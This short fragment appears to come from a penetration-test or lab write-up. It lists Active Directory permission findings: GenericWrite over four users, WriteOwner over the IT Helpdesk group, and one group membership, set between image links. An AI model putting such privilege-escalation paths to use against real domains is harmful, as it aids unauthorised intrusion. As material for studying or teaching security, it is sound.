
d.barowski have GenericWrite to 4 Users
j.bronski are Member of the Webapp_Operators Group

j.dillon have WriteOwner to IT Helpdesk Group

